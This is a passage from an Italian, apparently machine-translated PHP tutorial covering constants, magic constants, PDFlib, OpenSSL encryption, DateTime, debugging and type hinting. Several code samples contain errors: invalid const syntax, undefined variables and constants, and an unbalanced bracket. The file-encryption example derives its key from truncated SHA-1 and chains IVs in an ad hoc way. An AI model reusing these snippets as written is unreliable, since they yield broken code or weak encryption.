$constants = get_defined_constants();

define("HELLO", "hello");
define("WORLD", "world");

$new_constants = get_defined_constants();

$myconstants = array_diff_assoc($new_constants, $constants);
var_export($myconstants);

/*
Output:

array (
  'HELLO' => 'hello',
  'WORLD' => 'world',
)
*/
```

A volte è utile per il debug

Definire costanti

Le costanti vengono create utilizzando l'istruzione `const` o la funzione `define` . La convenzione è di

utilizzare lettere MAIUSCOLE per nomi costanti.

Definisci costante usando valori espliciti

```
const PI = 3.14; // float
define("EARTH_IS_FLAT", false); // boolean
const "UNKNOWN" = null; // null
define("APP_ENV", "dev"); // string
const MAX_SESSION_TIME = 60 * 60; // integer, using (scalar) expressions is ok

const APP_LANGUAGES = ["de", "en"]; // arrays


define("BETTER_APP_LANGUAGES", ["lu", "de"]); // arrays
```

Definire costante usando un'altra costante

se hai una costante puoi definirne un'altra basata su di essa:

```
const TAU = PI * 2;
define("EARTH_IS_ROUND", !EARTH_IS_FLAT);
define("MORE_UNKNOWN", UNKNOWN);
define("APP_ENV_UPPERCASE", strtoupper(APP_ENV)); // string manipulation is ok too
// the above example (a function call) does not work with const:
// const TIME = time(); # fails with a fatal error! Not a constant scalar expression
define("MAX_SESSION_TIME_IN_MINUTES", MAX_SESSION_TIME / 60);

const APP_FUTURE_LANGUAGES = [-1 => "es"] + APP_LANGUAGES; // array manipulations


define("APP_BETTER_FUTURE_LANGUAGES", array_merge(["fr"], APP_BETTER_LANGUAGES));
```

Costanti riservate

Alcuni nomi costanti sono riservati da PHP e non possono essere ridefiniti. Tutti questi esempi falliranno:

```
define("true", false); // internal constant
define("false", true); // internal constant
define("CURLOPT_AUTOREFERER", "something"); // will fail if curl extension is loaded
```

E verrà pubblicato un avviso:

```
Constant ... already defined in ...
```

Condizionale definisce

Se si dispone di diversi file in cui è possibile definire la stessa variabile (ad esempio, la configurazione principale quindi la configurazione locale), la seguente sintassi può aiutare a evitare conflitti:

```
defined("PI") || define("PI", 3.1415); // "define PI if it's not yet defined"
```

`const` vs `define`

`define` è un'espressione runtime mentre `const` una compilazione time one.

Quindi `define` consente valori dinamici (es. Chiamate di funzione, variabili ecc.) E persino nomi dinamici e definizioni condizionali. Tuttavia, sta sempre definendo relativo al namespace di root.

`const` è statico (come in consente solo operazioni con altre costanti, scalari o matrici, e solo un insieme limitato di esse, le cosiddette *espressioni scalari costanti* , cioè aritmetiche, logiche e operatori di confronto, nonché il dereferenziazione dell'array), ma sono automaticamente spazio dei nomi preceduto dallo spazio dei nomi attualmente attivo.

`const` supporta solo altre costanti e scalari come valori e nessuna operazione.

Costanti di classe

Le costanti possono essere definite all'interno delle classi usando una parola chiave `const` .

```
class Foo {
    const BAR_TYPE = "bar";

    // reference from inside the class using self::
    public function myMethod() {
        return self::BAR_TYPE;
    }
}

// reference from outside the class using <ClassName>::
echo Foo::BAR_TYPE;
```

Questo è utile per memorizzare tipi di oggetti.

```
<?php

class Logger {
    const LEVEL_INFO = 1;
    const LEVEL_WARNING = 2;
    const LEVEL_ERROR = 3;

    // we can even assign the constant as a default value
    public function log($message, $level = self::LEVEL_INFO) {
        echo "Message level " . $level . ": " . $message;
    }
}
```

```
$logger = new Logger();
$logger->log("Info"); // Using default value
$logger->log("Warning", $logger::LEVEL_WARNING); // Using var
$logger->log("Error", Logger::LEVEL_ERROR); // using class
```

Array costanti

Le matrici possono essere utilizzate come semplici costanti e costanti di classe dalla versione PHP 5.6 in poi:

Esempio costante di classe

```
class Answer {
    const C = [2,4];
}

print Answer::C[1] . Answer::C[0]; // 42
```

Semplice esempio costante

```
const ANSWER = [2,4];
print ANSWER[1] . ANSWER[0]; // 42
```

Anche dalla versione PHP 7.0 questa funzionalità è stata portata alla funzione `define` per le costanti semplici.

```
define('VALUES', [2, 3]);
define('MY_ARRAY', [
    1,
    VALUES,
]);

print MY_ARRAY[1][1]; // 3
```

Usando le costanti

Per usare la costante usa semplicemente il suo nome:

```
if (EARTH_IS_FLAT) {
    print "Earth is flat";
}

print APP_ENV_UPPERCASE;
```

o se non si conosce in anticipo il nome della costante, utilizzare la funzione `constant` :

```
// this code is equivalent to the above code
$const1 = "EARTH_IS_FLAT";
$const2 = "APP_ENV_UPPERCASE";
```

```
if (constant($const1)) {
    print "Earth is flat";
}

print constant($const2);
```

Leggi costanti online: https://riptutorial.com/it/php/topic/1688/costanti

Capitolo 25: Costanti magiche

Osservazioni

Le costanti magiche si distinguono per il loro modulo `__CONSTANTNAME__` .

Ci sono attualmente otto costanti magiche che cambiano a seconda di dove sono usate. Ad esempio, il valore di `__LINE__` dipende dalla riga in cui è utilizzato nel tuo script.

Queste costanti speciali sono case-insensitive e sono come segue:

Nome	Descrizione
`__LINE__`	Il numero di riga corrente del file.
`__FILE__`	Risolto il percorso completo e il nome file del file con collegamenti simbolici. Se utilizzato all'interno di un include, viene restituito il nome del file incluso.
`__DIR__`	La directory del file. Se utilizzato all'interno di un include, viene restituita la directory del file incluso. Questo è equivalente a `dirname(__FILE__)` . Questo nome di directory non ha una barra finale a meno che non sia la directory root.
`__FUNCTION__`	Il nome della funzione corrente
`__CLASS__`	Il nome della classe. Il nome della classe include lo spazio dei nomi in cui è stato dichiarato (ad es. `Foo\Bar`). Quando usato in un metodo tratto, `__CLASS__` è il nome della classe in cui è usato il tratto.
`__TRAIT__`	Il nome del tratto. Il nome del tratto include lo spazio dei nomi in cui è stato dichiarato (ad es. `Foo\Bar`).
`__METHOD__`	Il nome del metodo di classe.
`__NAMESPACE__`	Il nome dello spazio dei nomi corrente.

Il caso d'uso più comune per queste costanti è il debug e la registrazione

Examples

Differenza tra __FUNCTION__ e __METHOD__

`__FUNCTION__` restituisce solo il nome della funzione mentre `__METHOD__` restituisce il nome della classe insieme al nome della funzione:

```
<?php
```

```
class trick
{
    public function doit()
    {
        echo __FUNCTION__;
    }

    public function doitagain()
    {
        echo __METHOD__;
    }
}

$obj = new trick();
$obj->doit(); // Outputs: doit
$obj->doitagain();  // Outputs: trick::doitagain
```

Differenza tra __CLASS__, get_class () e get_called_class ()

`__CLASS__` costante magica `__CLASS__` restituisce lo stesso risultato della funzione `get_class()` chiamata senza parametri e restituiscono entrambi il nome della classe in cui è stata definita (ovvero dove hai scritto la chiamata di funzione / nome costante).

Al contrario, le `get_class($this)` e `get_called_class()` , restituiscono entrambi il nome della classe effettiva che è stata istanziata:

```
<?php

class Definition_Class {

  public function say(){
     echo '__CLASS__ value: ' . __CLASS__ . "\n";
     echo 'get_called_class() value: ' . get_called_class() . "\n";
     echo 'get_class($this) value: ' . get_class($this) . "\n";
     echo 'get_class() value: ' . get_class() . "\n";
  }

}

class Actual_Class extends Definition_Class {}

$c = new Actual_Class();
$c->say();
// Output:
// __CLASS__ value: Definition_Class
// get_called_class() value: Actual_Class
// get_class($this) value: Actual_Class
// get_class() value: Definition_Class
```

Costanti file e directory

File corrente

Puoi ottenere il nome del file PHP corrente (con il percorso assoluto) usando la costante magica `__FILE__` . Questo è più spesso usato come tecnica di logging / debugging.

```
echo "We are in the file:" , __FILE__ , "\n";
```

Directory corrente

Per ottenere il percorso assoluto della directory in cui si trova il file corrente, utilizzare la costante magica `__DIR__` .

```
echo "Our script is located in the:" , __DIR__ , "\n";
```

Per ottenere il percorso assoluto della directory in cui si trova il file corrente, utilizzare `dirname(__FILE__)` .

```
echo "Our script is located in the:" , dirname(__FILE__) , "\n";
```

Ottenere la directory corrente viene spesso utilizzata dai framework PHP per impostare una directory di base:

```
// index.php of the framework

define(BASEDIR, __DIR__); // using magic constant to define normal constant
```

```
// somefile.php looks for views:

$view = 'page';
$viewFile = BASEDIR . '/views/' . $view;
```

separatori

> Il sistema Windows comprende perfettamente i percorsi `/` in quindi `DIRECTORY_SEPARATOR` viene utilizzato principalmente durante l'analisi dei percorsi.

Oltre alle costanti magiche, PHP aggiunge alcune costanti fisse per lavorare con i percorsi:

- Costante `DIRECTORY_SEPARATOR` per separare le directory in un percorso. Prende il valore `/` su * nix e `\` su Windows. L'esempio con le viste può essere riscritto con:

```
$view = 'page';
$viewFile = BASEDIR . DIRECTORY_SEPARATOR .'views' . DIRECTORY_SEPARATOR . $view;
```

- Raramente utilizzato costante `PATH_SEPARATOR` per separare i percorsi nella variabile d'ambiente `$PATH` . Lo è `;` su Windows, `:` altrimenti

Leggi Costanti magiche online: https://riptutorial.com/it/php/topic/1428/costanti-magiche

Capitolo 26: Crea file PDF in PHP

Examples

Introduzione a PDFlib

Questo codice richiede l'utilizzo della libreria PDFlib affinché funzioni correttamente.

```
<?php
$pdf = pdf_new(); //initialize new object

pdf_begin_document($pdf); //create new blank PDF
    pdf_set_info($pdf, "Author", "John Doe"); //Set info about your PDF
    pdf_set_info($pdf, "Title", "HelloWorld");
        pdf_begin_page($pdf, (72 * 8.5), (72 * 11)); //specify page width and height
            $font = pdf_findfont($pdf, "Times-Roman", "host", 0) //load a font
            pdf_setfont($pdf, $font, 48); //set the font
            pdf_set_text_pos($pdf, 50, 700); //assign text position
            pdf_show($pdf, "Hello_World!"); //print text to assigned position
        pdf_end_page($pdf); //end the page
pdf_end_document($pdf); //close the object

$document = pdf_get_buffer($pdf); //retrieve contents from buffer

$length = strlen($document); $filename = "HelloWorld.pdf"; //Finds PDF length and assigns file
name

header("Content-Type:application/pdf");
header("Content-Length:" . $length);
header("Content-Disposition:inline; filename=" . $filename);

echo($document); //Send document to browser
unset($document); pdf_delete($pdf);  //Clear Memory
?>
```

Leggi Crea file PDF in PHP online: https://riptutorial.com/it/php/topic/4955/crea-file-pdf-in-php

Capitolo 27: Crittografia

Osservazioni

```
/* Base64 Encoded Encryption / $enc_data = base64_encode( openssl_encrypt($data, $method, $password, true, $iv) ); / Decode and Decrypt */ $dec_data = base64_decode( openssl_decrypt($enc_data, $method, $password, true, $iv) );
```

Questo modo di fare la crittografia e la codifica non funzionerebbe come presentato mentre decifri il codice prima di decodificare la base 64.

Dovresti farlo nell'ordine opposto.

```
/ This way instead / $enc_data=base64_encode(openssl_encrypt($data, $method, $pass, true, $iv));
$dec_data=openssl_decrypt(base64_decode($enc_data), $method, $pass, true, $iv);
```

Examples

Cipher simmetrico

Questo esempio illustra il cifrario simmetrico AES 256 in modalità CBC. È necessario un vettore di inizializzazione, quindi ne creiamo uno utilizzando una funzione di openssl. La variabile `$strong` viene utilizzata per determinare se l'IV generato è stato crittograficamente forte.

crittografia

```
$method = "aes-256-cbc"; // cipher method
$iv_length = openssl_cipher_iv_length($method); // obtain required IV length
$strong = false; // set to false for next line
$iv = openssl_random_pseudo_bytes($iv_length, $strong); // generate initialization vector

/* NOTE: The IV needs to be retrieved later, so store it in a database.
However, do not reuse the same IV to encrypt the data again. */

if(!$strong) { // throw exception if the IV is not cryptographically strong
    throw new Exception("IV not cryptographically strong!");
}

$data = "This is a message to be secured."; // Our secret message
$pass = "Stack0verfl0w"; // Our password

/* NOTE: Password should be submitted through POST over an HTTPS session.
Here, it's being stored in a variable for demonstration purposes. */

$enc_data = openssl_encrypt($data, $method, $password, true, $iv); // Encrypt
```

decrittazione

```
/* Retrieve the IV from the database and the password from a POST request */
$dec_data = openssl_decrypt($enc_data, $method, $pass, true, $iv); // Decrypt
```

Base64 Encode & Decode

Se i dati crittografati devono essere inviati o archiviati in testo stampabile, devono essere utilizzate rispettivamente le funzioni `base64_encode()` e `base64_decode()` .

```
/* Base64 Encoded Encryption */
$enc_data = base64_encode(openssl_encrypt($data, $method, $password, true, $iv));

/* Decode and Decrypt */
$dec_data = openssl_decrypt(base64_decode($enc_data), $method, $password, true, $iv);
```

Crittografia simmetrica e decrittografia di file di grandi dimensioni con OpenSSL

PHP non ha una funzione incorporata per crittografare e decrittografare file di grandi dimensioni. `openssl_encrypt` può essere utilizzato per crittografare le stringhe, ma caricare un enorme file in memoria è una cattiva idea.

Quindi dobbiamo scrivere una funzione userland per farlo. Questo esempio utilizza l'algoritmo simmetrico *AES-128-CBC* per crittografare blocchi più piccoli di un file di grandi dimensioni e scriverli in un altro file.

Cripta i file

```
/**
 * Define the number of blocks that should be read from the source file for each chunk.
 * For 'AES-128-CBC' each block consist of 16 bytes.
 * So if we read 10,000 blocks we load 160kb into memory. You may adjust this value
 * to read/write shorter or longer chunks.
 */
define('FILE_ENCRYPTION_BLOCKS', 10000);

/**
 * Encrypt the passed file and saves the result in a new file with ".enc" as suffix.
 *
 * @param string $source Path to file that should be encrypted
 * @param string $key    The key used for the encryption
 * @param string $dest   File name where the encryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function encryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);
    $iv = openssl_random_pseudo_bytes(16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
```

```
        // Put the initialzation vector to the beginning of the file
        fwrite($fpOut, $iv);
        if ($fpIn = fopen($source, 'rb')) {
            while (!feof($fpIn)) {
                $plaintext = fread($fpIn, 16 * FILE_ENCRYPTION_BLOCKS);
                $ciphertext = openssl_encrypt($plaintext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $ciphertext);
            }
            fclose($fpIn);
        } else {
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

Decrypt Files

Per decrittografare i file che sono stati crittografati con la funzione sopra puoi usare questa funzione.

```
/**
 * Dencrypt the passed file and saves the result in a new file, removing the
 * last 4 characters from file name.
 *
 * @param string $source Path to file that should be decrypted
 * @param string $key    The key used for the decryption (must be the same as for encryption)
 * @param string $dest   File name where the decryped file should be written to.
 * @return string|false  Returns the file name that has been created or FALSE if an error
occured
 */
function decryptFile($source, $key, $dest)
{
    $key = substr(sha1($key, true), 0, 16);

    $error = false;
    if ($fpOut = fopen($dest, 'w')) {
        if ($fpIn = fopen($source, 'rb')) {
            // Get the initialzation vector from the beginning of the file
            $iv = fread($fpIn, 16);
            while (!feof($fpIn)) {
                $ciphertext = fread($fpIn, 16 * (FILE_ENCRYPTION_BLOCKS + 1)); // we have to
read one block more for decrypting than for encrypting
                $plaintext = openssl_decrypt($ciphertext, 'AES-128-CBC', $key,
OPENSSL_RAW_DATA, $iv);
                // Use the first 16 bytes of the ciphertext as the next initialization vector
                $iv = substr($ciphertext, 0, 16);
                fwrite($fpOut, $plaintext);
            }
            fclose($fpIn);
        } else {
```

```
            $error = true;
        }
        fclose($fpOut);
    } else {
        $error = true;
    }

    return $error ? false : $dest;
}
```

Come usare

Se hai bisogno di un piccolo frammento per vedere come funziona o per testare le funzioni di cui sopra, guarda il seguente codice.

```
$fileName = __DIR__.'/testfile.txt';
$key = 'my secret key';
file_put_contents($fileName, 'Hello World, here I am.');
encryptFile($fileName, $key, $fileName . '.enc');
decryptFile($fileName . '.enc', $key, $fileName . '.dec');
```

Questo creerà tre file:

1. *testfile.txt* con il testo normale
2. *testfile.txt.enc* con il file crittografato
3. *testfile.txt.dec* con il file decrittografato. Questo dovrebbe avere lo stesso contenuto di *testfile.txt*

Leggi Crittografia online: https://riptutorial.com/it/php/topic/5794/crittografia

Capitolo 28: Datetime Class

Examples

getTimestamp

`getTimeStemp` è una rappresentazione unix di un oggetto datetime.

```
$date = new DateTime();
echo $date->getTimestamp();
```

questo mostrerà un numero intero che indica i secondi trascorsi dalle 00:00:00 UTC, giovedì 1 gennaio 1970.

impostare la data

`setDate` imposta la data in un oggetto DateTime.

```
$date = new DateTime();
$date->setDate(2016, 7, 25);
```

questo esempio imposta la data del venticinque luglio 2015, produrrà il seguente risultato:

```
2016-07-25 17:52:15.819442
```

Aggiungere o sottrarre intervalli di date

Possiamo usare la classe DateInterval per aggiungere o sottrarre un intervallo in un oggetto DateTime.

Vedere l'esempio sotto, dove stiamo aggiungendo un intervallo di 7 giorni e stampando un messaggio sullo schermo:

```
$now = new DateTime();// empty argument returns the current date
$interval = new DateInterval('P7D');//this objet represents a 7 days interval
$lastDay = $now->add($interval); //this will return a DateTime object
$formatedLastDay = $lastDay->format('Y-m-d');//this method format the DateTime object and
returns a String
echo "Samara says: Seven Days. You'll be happy on $formatedLastDay.";
```

Verrà pubblicato (in esecuzione il 1 ° agosto 2016):

> Samara dice: Sette giorni. Sarai felice su 2016-08-08.

Possiamo usare il metodo sub in modo simile per sottrarre le date

```
$now->sub($interval);
```

```
echo "Samara says: Seven Days. You were happy last on $formatedLastDay.";
```

Verrà pubblicato (in esecuzione il 1 ° agosto 2016):

> Samara dice: Sette giorni. Eri felice lo scorso 25/07/2016.

Crea DateTime dal formato personalizzato

PHP è in grado di analizzare un certo numero di formati di data . Se si desidera analizzare un formato non standard o se si desidera che il codice `DateTime::createFromFormat` esplicitamente il formato da utilizzare, è possibile utilizzare il metodo statico `DateTime::createFromFormat` :

Stile orientato agli oggetti

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = DateTime::createFromFormat($format, $time);
```

Stile procedurale

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = date_create_from_format($format, $time);
```

Stampa DataTimes

PHP 4+ fornisce un metodo, formato che converte un oggetto DateTime in una stringa con un formato desiderato. Secondo PHP Manual, questa è la funzione orientata agli oggetti:

```
public string DateTime::format ( string $format )
```

La funzione date () accetta un parametro: un formato, che è una stringa

Formato

Il formato è una stringa e utilizza caratteri singoli per definire il formato:

- **Y** : rappresentazione a quattro cifre dell'anno (ad esempio: 2016)
- **y** : rappresentazione a due cifre dell'anno (es .: 16)
- **m** : mese, come numero (da 01 a 12)
- **M** : mese, come tre lettere (gennaio, febbraio, marzo, ecc.)
- **j** : giorno del mese, senza zeri iniziali (da 1 a 31)
- **D** : giorno della settimana, come tre lettere (lun, mar, mer, ecc.)
- **h** : ora (formato 12 ore) (da 01 a 12)
- **H** : ora (formato 24 ore) (da 00 a 23)
- **A** : AM o PM
- **i** : minuto, con zeri iniziali (da 00 a 59)

- **s** : secondo, con zeri iniziali (da 00 a 59)
- L'elenco completo può essere trovato qui

uso

Questi caratteri possono essere utilizzati in varie combinazioni per visualizzare i tempi in qualsiasi formato. Ecco alcuni esempi:

```
$date = new DateTime('2000-05-26T13:30:20'); /* Friday, May 26, 2000 at 1:30:20 PM */

$date->format("H:i");
/* Returns 13:30 */

$date->format("H i s");
/* Returns 13 30 20 */

$date->format("h:i:s A");
/* Returns 01:30:20 PM */

$date->format("j/m/Y");
/* Returns 26/05/2000 */

$date->format("D, M j 'y - h:i A");
/* Returns Fri, May 26 '00 - 01:30 PM */
```

Procedurale

Il formato procedurale è simile:

Orientato agli oggetti

```
$date->format($format)
```

Equivalente procedurale

```
date_format($date, $format)
```

Crea una versione immutabile di DateTime da Mutable precedente a PHP 5.6

Per creare `\DateTimeImmutable` in PHP 5.6+ usa:

```
\DateTimeImmutable::createFromMutable($concrete);
```

Prima di PHP 5.6 puoi usare:

```
\DateTimeImmutable::createFromFormat(\DateTime::ISO8601, $mutable->format(\DateTime::ISO8601),
$mutable->getTimezone());
```

Leggi Datetime Class online: https://riptutorial.com/it/php/topic/3684/datetime-class

Capitolo 29: Debug

Examples

Dumping di variabili

La funzione `var_dump` consente di scaricare il contenuto di una variabile (tipo e valore) per il debug.

Esempio:

```
$array = [3.7, "string", 10, ["hello" => "world"], false, new DateTime()];
var_dump($array);
```

Produzione:

```
array(6) {
  [0]=>
  float(3.7)
  [1]=>
  string(6) "string"
  [2]=>
  int(10)
  [3]=>
  array(1) {
    ["hello"]=>
    string(5) "world"
  }
  [4]=>
  bool(false)
  [5]=>
  object(DateTime)#1 (3) {
    ["date"]=>
    string(26) "2016-07-24 13:51:07.000000"
    ["timezone_type"]=>
    int(3)
    ["timezone"]=>
    string(13) "Europe/Berlin"
  }
}
```

Visualizzazione degli errori

Se vuoi che PHP visualizzi gli errori di runtime sulla pagina, devi abilitare `display_errors` , nel `php.ini` o usando la funzione `ini_set` .

È possibile scegliere quali errori visualizzare, con la funzione `error_reporting` (o ini), che accetta le costanti `E_*` , combinate usando operatori bit a bit .

PHP può visualizzare errori nel formato testo o HTML, a seconda dell'impostazione `html_errors` .

Esempio:

```
ini_set("display_errors", true);
ini_set("html_errors", false); // Display errors in plain text
error_reporting(E_ALL & ~E_USER_NOTICE); // Display everything except E_USER_NOTICE

trigger_error("Pointless error"); // E_USER_NOTICE
echo $nonexistentVariable; // E_NOTICE
nonexistentFunction(); // E_ERROR
```

Output di testo normale: (il formato HTML differisce tra le implementazioni)

```
Notice: Undefined variable: nonexistentVariable in /path/to/file.php on line 7

Fatal error: Uncaught Error: Call to undefined function nonexistentFunction() in
/path/to/file.php:8
Stack trace:
#0 {main}
  thrown in /path/to/file.php on line 8
```

> **NOTA:** Se si ha segnalazione di errore disabilitata in php.ini e abilitata durante il runtime, alcuni errori (come errori di analisi) non verranno visualizzati, perché si sono verificati prima dell'applicazione delle impostazioni di runtime.

Il modo più comune per gestire `error_reporting` è abilitarla completamente con `E_ALL` costante durante lo sviluppo e disabilitare la visualizzazione pubblica con `display_errors` in fase di produzione per nascondere gli interni degli script.

phpinfo ()

avvertimento

È imperativo che `phpinfo` venga utilizzato solo in un ambiente di sviluppo. Non rilascia mai codice contenente `phpinfo` in un ambiente di produzione

introduzione

Detto questo, può essere uno strumento utile per comprendere l'ambiente PHP (sistema operativo, configurazione, versioni, percorsi, moduli) in cui si sta lavorando, soprattutto quando si insegue un bug. È una semplice funzione integrata:

```
phpinfo();
```

Ha un parametro `$what` che consente di personalizzare l'output. L'impostazione predefinita è `INFO_ALL` , causando la visualizzazione di tutte le informazioni e viene comunemente utilizzata durante lo sviluppo per visualizzare lo stato corrente di PHP.

È possibile passare le `INFO_*` parametro `INFO_*` , combinate con operatori bit a bit per visualizzare un elenco personalizzato.

Puoi eseguirlo nel browser per un aspetto dettagliato ben formattato. Funziona anche nella CLI di PHP, dove puoi ridurla in `less` per una visualizzazione più semplice.

Esempio

```
phpinfo(INFO_CONFIGURATION | INFO_ENVIRONMENT | INFO_VARIABLES);
```

Questo mostrerà un elenco di direttive PHP (`ini_get`), ambiente (`$_ENV`) e variabili predefinite .

Xdebug

Xdebug è un'estensione PHP che fornisce funzionalità di debug e profiling.
Utilizza il protocollo di debug DBGp.

Ci sono alcune caratteristiche interessanti in questo strumento:

- impila le tracce sugli errori
- massima protezione del livello di nidificazione e tracciamento del tempo
- utile sostituzione della funzione standard `var_dump()` per la visualizzazione delle variabili
- consente di registrare tutte le chiamate di funzione, inclusi parametri e valori di ritorno in un file in diversi formati
- analisi della copertura del codice
- informazioni di profilazione
- debug remoto (fornisce un'interfaccia per i client debugger che interagiscono con l'esecuzione di script PHP)

Come puoi vedere questa estensione è perfetta per l'ambiente di sviluppo. Soprattutto **la** funzionalità di **debug remoto** può aiutarti a eseguire il debug del tuo codice php senza numerosi var_dump e utilizzare il normale processo di debug come in `C++` o `Java` .

Di solito l'installazione di questa estensione è molto semplice:

```
pecl install xdebug # install from pecl/pear
```

E attivalo nel tuo php.ini:

```
zend_extension="/usr/local/php/modules/xdebug.so"
```

Nei casi più complicati vedi queste istruzioni

Quando usi questo strumento dovresti ricordare che:
XDebug non è adatto per gli ambienti di produzione

phpversion ()

introduzione

Quando si lavora con varie librerie e i relativi requisiti associati, è spesso necessario conoscere la versione del parser PHP corrente o uno dei suoi pacchetti.

Questa funzione accetta un singolo parametro opzionale sotto forma di nome estensione: `phpversion('extension')` . Se l'estensione in questione è installata, la funzione restituirà una stringa contenente il valore della versione. Tuttavia, se l'estensione non installata `FALSE` verrà restituita. Se il nome dell'estensione non viene fornito, la funzione restituirà la versione del parser PHP stesso.

Esempio

```
print "Current PHP version: " . phpversion();
// Current PHP version: 7.0.8

print "Current cURL version: " . phpversion( 'curl' );
// Current cURL version: 7.0.8
// or
// false, no printed output if package is missing
```

Segnalazione errori (utilizzali entrambi)

```
// this sets the configuration option for your environment
ini_set('display_errors', '1');

//-1 will allow all errors to be reported
error_reporting(-1);
```

Leggi Debug online: https://riptutorial.com/it/php/topic/3339/debug

Capitolo 30: Digita suggerimento

Sintassi

- funzione f (ClassName $ param) {}
- funzione f (bool $ param) {}
- funzione f (int $ param) {}
- funzione f (float $ param) {}
- funzione f (stringa $ param) {}
- funzione f (self $ param) {}
- funzione f (callable $ param) {}
- funzione f (array $ param) {}
- funzione f (? type_name $ param) {}
- function f (): type_name {}
- function f (): void {}
- funzione f ():? type_name {}

Osservazioni

Le dichiarazioni di tipo hinting o type sono una pratica di programmazione difensiva che garantisce che i parametri di una funzione siano di un tipo specificato. Ciò è particolarmente utile quando si digita il suggerimento per un'interfaccia perché consente alla funzione di garantire che un parametro fornito abbia gli stessi metodi richiesti nell'interfaccia.

Il passaggio del tipo errato a una funzione di tipo suggerito causerà un errore irreversibile:

> Errore irreversibile: Uncaught TypeError: l'argomento **X** passato a **foo ()** deve essere del tipo **RequiredType** , **ProvidedType** dato

Examples

Digitare suggerimenti su tipi scalari, array e callables

Il supporto per i parametri del tipo hinting array (e valori restituiti dopo PHP 7.1) è stato aggiunto in PHP 5.1 con la `array` parole chiave. Qualsiasi array di qualsiasi dimensione e tipo, così come array vuoti, sono valori validi.

Il supporto per hinting callables è stato aggiunto in PHP 5.4. Qualsiasi valore `is_callable()` è valida per i parametri ei valori restituiti accennato `callable` , cioè `Closure` oggetti, stringhe di nome e funzione `array(class_name|object, method_name)` .

Se si verifica un errore di battitura nel nome della funzione tale da non essere `is_callable()` , verrà visualizzato un messaggio di errore meno ovvio:

> Errore irreversibile: Uncaught TypeError: l'argomento 1 passato a foo () deve essere

del tipo callable, stringa / matrice dati

```
function foo(callable $c) {}
foo("count"); // valid
foo("Phar::running"); // valid
foo(["Phar", "running"); // valid
foo([new ReflectionClass("stdClass"), "getName"]); // valid
foo(function() {}); // valid

foo("no_such_function"); // callable expected, string given
```

I metodi non statici possono anche essere passati come callebles in formato statico, con conseguente avviso di deprecazione e errore E_STRICT di livello in PHP 7 e 5 rispettivamente.

La visibilità del metodo viene presa in considerazione. Se il *contesto del metodo con il parametro* `callable` non ha accesso al callable fornito, finirà come se il metodo non esistesse.

```
class Foo{
  private static function f(){
    echo "Good" . PHP_EOL;
  }

  public static function r(callable $c){
    $c();
  }
}

function r(callable $c){}

Foo::r(["Foo", "f"]);
r(["Foo", "f"]);
```

Produzione:

> Errore irreversibile: Uncaught TypeError: l'argomento 1 passato a r () deve essere chiamabile, matrice fornita

Il supporto per tipi scalari di tipo hint è stato aggiunto in PHP 7. Ciò significa che otteniamo il supporto del tipo hinting per i `integer` `boolean` , `integer` , `float` e `string` s.

```
<?php

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1, 2)); // Outputs "int(3)"
```

Per impostazione predefinita, PHP tenterà di eseguire il cast di qualsiasi argomento fornito in modo che corrisponda al suo suggerimento tipo. Cambiare la chiamata da `add(1.5, 2)` dà esattamente lo stesso risultato, dal momento che il float `1.5` stato lanciato su `int` da PHP.

Per interrompere questo comportamento, è necessario aggiungere `declare(strict_types=1);` all'inizio di ogni file sorgente PHP che lo richiede.

```
<?php

declare(strict_types=1);

function add(int $a, int $b) {
    return $a + $b;
}

var_dump(add(1.5, 2));
```

Lo script sopra ora produce un errore fatale:

> Errore irreversibile: Uncaught TypeError: l'argomento 1 passato a add () deve essere di tipo intero, float dato

Un'eccezione: tipi speciali

Alcune funzioni PHP possono restituire un valore di tipo `resource` . Poiché non si tratta di un tipo scalare, ma di un tipo speciale, non è possibile digitare il suggerimento.

Ad esempio, `curl_init()` restituirà una `resource` , come pure `fopen()` . Naturalmente, queste due risorse non sono compatibili l'una con l'altra. Per questo motivo, PHP 7 invierà *sempre* il seguente TypeError quando si digita esplicitamente la `resource` hint:

> TypeError: l'argomento 1 passato a sample () deve essere un'istanza di risorsa, risorsa fornita

Digita suggerimenti sugli oggetti generici

Poiché gli oggetti PHP non ereditano da alcuna classe base (incluso `stdClass`), non esiste alcun supporto per il tipo che suggerisce un tipo di oggetto generico.

Ad esempio, il sotto non funzionerà.

```
<?php

function doSomething(object $obj) {
    return $obj;
}

class ClassOne {}
class ClassTwo {}

$classOne= new ClassOne();
$classTwo= new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

E genererà un errore fatale:

> Errore irreversibile: Uncaught TypeError: l'argomento 1 passato a doSomething () deve

essere un'istanza di oggetto, istanza di OperationOne fornita

Una soluzione alternativa consiste nel dichiarare un'interfaccia degenerata che non definisce metodi e che tutti gli oggetti implementano questa interfaccia.

```
<?php

interface Object {}

function doSomething(Object $obj) {
    return $obj;
}

class ClassOne implements Object {}
class ClassTwo implements Object {}

$classOne = new ClassOne();
$classTwo = new ClassTwo();

doSomething($classOne);
doSomething($classTwo);
```

Digitare classi e interfacce di suggerimento

Il tipo di suggerimento per le classi e le interfacce è stato aggiunto in PHP 5.

Suggerimento di classe

```
<?php

class Student
{
    public $name = 'Chris';
}

class School
{
    public $name = 'University of Edinburgh';
}

function enroll(Student $student, School $school)
{
    echo $student->name . ' is being enrolled at ' . $school->name;
}

$student = new Student();
$school = new School();

enroll($student, $school);
```

Lo script sopra riportato produce:

Chris è iscritto all'università di Edimburgo

Tipo di interfaccia suggerimento

```
<?php

interface Enrollable {};
interface Attendable {};

class Chris implements Enrollable
{
    public $name = 'Chris';
}

class UniversityOfEdinburgh implements Attendable
{
    public $name = 'University of Edinburgh';
}

function enroll(Enrollable $enrollee, Attendable $premises)
{
    echo $enrollee->name . ' is being enrolled at ' . $premises->name;
}

$chris = new Chris();
$edinburgh = new UniversityOfEdinburgh();

enroll($chris, $edinburgh);
```

L'esempio sopra riportato è lo stesso di prima:

> Chris è iscritto all'università di Edimburgo

Suggerimenti di tipo auto

La parola chiave `self` può essere utilizzata come suggerimento tipo per indicare che il valore deve essere un'istanza della classe che dichiara il metodo.

